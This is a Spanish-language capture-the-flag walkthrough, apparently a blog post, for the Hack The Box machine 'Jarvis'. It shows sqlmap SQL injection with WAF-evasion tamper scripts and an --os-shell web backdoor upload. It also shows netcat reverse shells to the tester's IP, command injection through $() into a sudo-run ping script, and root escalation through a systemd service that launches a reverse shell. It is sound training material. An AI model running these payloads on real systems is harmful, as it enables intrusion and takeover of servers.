




EthicalHCOP

El principal aprendizaje que me ha dejado esta máquina, ha sido la manera en la que puede ser reconocido por un WAF y en cómo puedo evadir algunas de sus medidas para hacer inyecciones de código, en este caso SQLI. Además, de como una herramienta construida para ayudarnos en algunas funciones de nuestro día a día, puede ser un arma de doble filo si no tienen los permisos adecuados y ejecuta órdenes algo peligrosas en el sistema operativo.


Reconocimiento y escaneo.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#nmap 10.10.10.143 -A -sV -oN jarvisNMAP.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-01 06:50 -05
Nmap scan report for 10.10.10.143
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
|   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
No exact OS matches for host (If you know what OS is running on it,
```


El escaneo nmap nos revela solo un par de puertos muy comunes y con versiones que de entrada no nos representa ningún riesgo que nos permita aprovechar.



En el puerto 80 encontramos un sitio web de un hotel de lujo ofreciendo sus servicios. Sin embargo, explorando dicho sitio me doy cuenta de una mala práctica muy común en los desarrolladores web.



**STARK
HOTEL**



```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#sqlmap -u http://supersecurehotel.htb/room.php?cod=1

      H
     +-+
    |   |
    | . |
    | " | {1.4.3#stable}
    | " |
    | V...|
    +---+

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:28:54 /2020-04-06/

[11:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=88bu3jc2djr...nhqgrggn97'). Do you want to use those [Y/n]
[11:28:59] [INFO] checking if the target is protected by some kind of WAF/IPs
[11:29:00] [INFO] testing if the target URL content is stable
[11:29:00] [INFO] target URL content is stable
[11:29:00] [INFO] testing if GET parameter 'cod' is dynamic
[11:29:01] [INFO] GET parameter 'cod' appears to be dynamic
[11:29:03] [INFO] heuristic (basic) test shows that GET parameter 'cod' might be injectable
[11:29:03] [INFO] testing for SQL injection on GET parameter 'cod'
```

```
[11:29:16] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[11:29:16] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[11:29:16] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[11:29:17] [INFO] testing 'Generic inline queries'
```

```
[11:30:09] [WARNING] GET parameter 'cod' does not seem to be injectable
[11:30:09] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for '--level'/'--risk' options if you wish to perform more te
sts. As heuristic test turned out positive you are strongly advised to continue
on with the tests. Also, you can try to rerun by providing a valid value for opt
ion '--string' as perhaps the string you have chosen does not match exclusively
True responses. If you suspect that there is some kind of protection mechanism i
nvolved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=
space2comment') and/or switch '--random-agent'
[11:30:09] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 261 times

[*] ending @ 11:30:09 /2020-04-06/
```



```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#wafw00f http://10.10.10.143/ -a
```

```
( w00f! )

404 Hack Not Found

405 Not Allowed

403 Forbidden

502 Bad Gateway      500 Internal Error

~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.10.143/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Pero, ¿Que son los tamperers?. Asumiendo que si existe un waf a pesar de no ser capaz de identificarlo correctamente, encontramos que un tamper son scripts de sqlmap para realizar bypass de restricciones de los WAF ejecutando acciones como cambiar espacios por caracteres o comentarios.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/jarvis]
#sqlmap -u http://supersecurehotel.htb/room.php?cod=1 --tamper="space2comment,apostrophemask,charencode,between" --dbs

{1.3.4#stable}
http://sqlmap.org

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sponsibility to abide by the applicable laws of their country. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 11:17:34 /2019-07-13/

[11:17:34] [INFO] loading tamper module 'space2comment'
[11:17:34] [INFO] loading tamper module 'apostrophemask'
[11:17:34] [INFO] loading tamper module 'charencode'
[11:17:34] [INFO] loading tamper module 'between'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q]
[11:17:35] [WARNING] using too many tamper scripts is usually not a good idea
[11:17:35] [INFO] resuming back-end DBMS 'mysql'
[11:17:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
Type: time-based blind
Title: MySQL <= 5.0.11 OR time-based blind (heavy query - comment)
```

Para probar la eficiencia de los tamper sobre el WAF, se intentara leer las bases de datos que se encuentran en el servidor mediante el parámetro `--dbs`.

```
[11:17:36] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[11:17:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5 (MariaDB fork)
[11:17:36] [INFO] fetching database names
[11:17:37] [INFO] used SQL query returns 4 entries
[11:17:37] [INFO] retrieved: 'hotel'
[11:17:37] [INFO] retrieved: 'information_schema'
[11:17:37] [INFO] retrieved: 'mysql'
[11:17:37] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema

[11:17:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/supersecurehotel.htb'

[*] ending @ 11:17:37 /2019-07-13/
```

Al finalizar la ejecución, vemos que hay 4 bases de datos disponibles en el servidor, lo que nos indica que los tamper han funcionado con éxito. Ahora, sabiendo que el parámetro `cod` es vulnerable y que podemos saltar las restricciones del WAF, intentaremos ejecutar el comando `--os-shell` de `sqlmap` que nos permitirá ejecutar comandos directamente en el servidor.

```
sqlmap -u http://supersecurehotel.htb/room.php?cod=1
```

```
--tamper="space2comment,apostrophemask,charencode,between" --level 5 --risk
3 --dbms mysql --os-shell
```

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#sqlmap -u http://supersecurehotel.htb/room.php?cod=1 --tamper="space2comment,apostrophemask,charencode,between"
--dbms mysql --os-shell --batch

      H
     [ ] {1.3.4#stable}
    [ ]
   [ ]
  [ ]
 [ ]
[ ]
|_|V... http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior written consent is illegal. The authors assume no responsibility and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:30:52 /2019-07-13/

[11:30:52] [INFO] loading tamper module 'space2comment'
[11:30:52] [INFO] loading tamper module 'apostrophemask'
[11:30:52] [INFO] loading tamper module 'charencode'
[11:30:52] [INFO] loading tamper module 'between'
it appears that you might have mixed the order of tamper scripts. Doing so may cause unexpected results.
[11:30:52] [WARNING] using too many tamper scripts is usually not a good idea
[11:30:52] [INFO] testing connection to the target URL
```

```

[11:30:53] [INFO] going to use a web backdoor for command prompt
[11:30:53] [INFO] fingerprinting the back-end DBMS operating system
[11:30:53] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
[11:30:54] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/', /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www')
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[11:30:54] [INFO] retrieved web server absolute paths: '/images/, /room~.php'
[11:30:54] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[11:30:54] [WARNING] unable to upload the file stager on '/var/www/'
[11:30:54] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[11:30:54] [WARNING] expect junk characters inside the file as a leftover from UNION query
[11:30:54] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no destination path)
[11:30:55] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[11:30:55] [WARNING] unable to upload the file stager on '/var/www/html/'
[11:30:55] [INFO] trying to upload the file stager on '/var/www/html/' via UNION method
[11:30:56] [INFO] the remote file '/var/www/html/tmpuqsod.php' is larger (711 B) than the local file '/tmp/sqlmap (705B)'
[11:30:56] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.
[11:30:57] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb
[11:30:57] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

Una vez finalizada la ejecución, sqlmap nos retorna el input “os-shell>” en donde ejecutan los comandos al sistema operativo.

```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#nc -nvlp 1234
listening on [any] 1234 ...

```

```

os-shell> nc -e /bin/bash 10.10.14.12 1234
do you want to retrieve the command standard output? [Y/n/a] Y
No output

```

```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.143] 56310
python -c "import pty;pty.spawn('/bin/bash')"
www-data@jarvis:/var/www/html$ echo "nc -e /bin/bash 10.10.14.12

```

De manera personal, al esta ser una shell algo restringida no me estaba permitiendo realizar algunos comandos y además era algo molesto estar confirmando luego de cada comando, así que migre la conexión obtenida inicialmente a una shell reversa en netcat para más comodidad.


```

www-data@jarvis:/var/www/html$ cd ..
cd ..
www-data@jarvis:/var/www$ ls
ls
Admin-Utilities  html
www-data@jarvis:/var/www$ cd Ad
cd Admin-Utilities/
www-data@jarvis:/var/www/Admin-Utilities$ ls
ls
simpler.py

```

Navegando mediante los directorios encontramos un archivo python llamado simpler.py, este archivo de python3 la cual es una simple herramienta para realizar un pequeño monitoreo sobre los atacantes del servidor. Haciendo algunas pruebas adicionales, me he dado cuenta que esta herramienta monitorea los ataques que se le hayan realizado al portal web.

```

www-data@jarvis:/var/www/Admin-Utilities$ cat simpler.py
cat simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message=''
    *****
    * Simpler      -   A simple simplifier ;)                                *
    * Version 1.0                                     *
    *****
    Usage:  python3 simpler.py [options]

    Options:
    -h/--help      : This help
    -s              : Statistics
    -l              : List the attackers IP
    -p              : ping an attacker IP
    '''

```

Si ejecutamos el comando `sudo -l`, para ver si tenemos permisos de ejecución sobre algún elemento en el sistema y en la forma de ejecutarse, vemos que efectivamente este archivo está abierto no solo para nosotros si no que para cualquier usuario del sistema y que para ser ejecutado a nombre de pepper debe de indicarse el programa en la siguiente ruta `/var/www/Admin-Utilities/simpler.py`.

```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Analizando un poco su código, vemos que una de sus funciones, ejecuta un comando el cual nos permite aprovechar para ejecutar comandos maliciosos directamente en el servidor.

```
def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' '
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
```

Antes de buscar la manera de abusar de la herramienta para ejecutar comandos como pepper, probamos la ejecución de algunas de las opciones para ver su funcionamiento.

Así que al encerrar la IP entre comillas dobles, la función se ejecuta con éxito.

[illegible][illegible]

Al intentar ejecutar comandos directamente en la terminal, este nos rechaza y no los ejecuta nada, incluso intentando diferentes variaciones de los comandos a ejecutar.

Enter an IP: 10.10.14.44 && id

Enter an IP: "10.10.14.44 && id"

Enter an IP: "10.10.14.44" && id

Pero todos obtenían como respuesta el texto "Got you" y finaliza el programa.

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

```
www-data@jarvis:/var/www/Admin-Utilities$ ^[[A
python3 simplr.py -p
*****
simpler
@ironhackers.es
*****

Enter an IP: $(id)
$(id)
ping: groups=33(www-data): Temporary failure in name resolution
```

```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
Simpler
@ironhackers.es
*****
Enter an IP: $(nc -e /bin/bash 10.10.14.23 1235)
$(nc -e /bin/bash 10.10.14.23 1235)
Got you
```

Así que para esto guardé el comando netcat en un archivo y luego dentro del programa lo ejecuto con el comando sh.


```
pepper@jarvis:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
-rwsr-xr-x 1 root root 40536 May 17 2017 su
-rwxr-xr-x 1 root root 31496 Feb 22 2017 sync
-rwsr-x--- 1 root pepper 174520 Feb 17 2019 systemctl
lrwxrwxrwx 1 root root 20 Feb 17 2019 systemd ->
-rwxr-xr-x 1 root root 10592 Feb 17 2019 systemd-ask
```

Un usuario de pocos privilegios en el sistema puede aprovechar dicho permiso, para crear y ejecutar archivos maliciosos para escalar privilegios al administrador. Esta vulnerabilidad está asignada a la CVE-2018-19788.



[Inicio](#) / [Alerta Temprana](#) / [Vulnerabilidades](#) / CVE-2018-19788

Vulnerabilidad en PolicyKit (CVE-2018-19788)

Tipo: Validación incorrecta de entrada

Gravedad: Alta ■■■■

Fecha publicación : 03/12/2018

Última modificación: 06/08/2019

Descripción

Se ha detectado un fallo en PolicyKit (también conocido como polkit) 0.115 que permite que un usuario con una uid mayor que INT_MAX ejecute con éxito cualquier comando systemctl.

<https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-19788>

<https://gtfobins.github.io/gtfobins/systemctl/>

<https://github.com/jhlongjr/CVE-2018-19788>

<https://raw.githubusercontent.com/mirchr/security-research/master/vulnerabilities/CVE-2018-19788.sh>

Dicho CVE tiene su prueba de concepto (POC) la cual consta de crear un nuevo servicio y como comando a ejecutar, ordenamos la ejecución de netcat mediante la variable ExecStart.

```
pepper@jarvis:/var/www/Admin-Utilities$ cat>root.service<<RUN
cat>root.service<<RUN
> [Service]
[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/bash -c "nc -e /bin/bash 10.10.14.44 1236"
ExecStart=/bin/bash -c "nc -e /bin/bash 10.10.14.44 1236"
> [Install]
[Install]
> WantedBy=multi-user.target
WantedBy=multi-user.target
> RUN
RUN
pepper@jarvis:/var/www/Admin-Utilities$ systemctl link $(pwd)/root.service
systemctl link $(pwd)/root.service
Created symlink /etc/systemd/system/root.service -> /var/www/Admin-Utilities/root.service.
pepper@jarvis:/var/www/Admin-Utilities$ systemctl start root
systemctl start root
```

Una vez creado el servicio, se crea un link simbólico de este archivo en la ruta en donde se alojan los demás servicios del sistema y por último lanzamos el servicio creado, haciendo que se ejecute el netcat y dándonos acceso como root.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/jarvis]
#nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.143] 42946
python -c 'import pty; pty.spawn("/bin/bash")'
root@jarvis:/#
```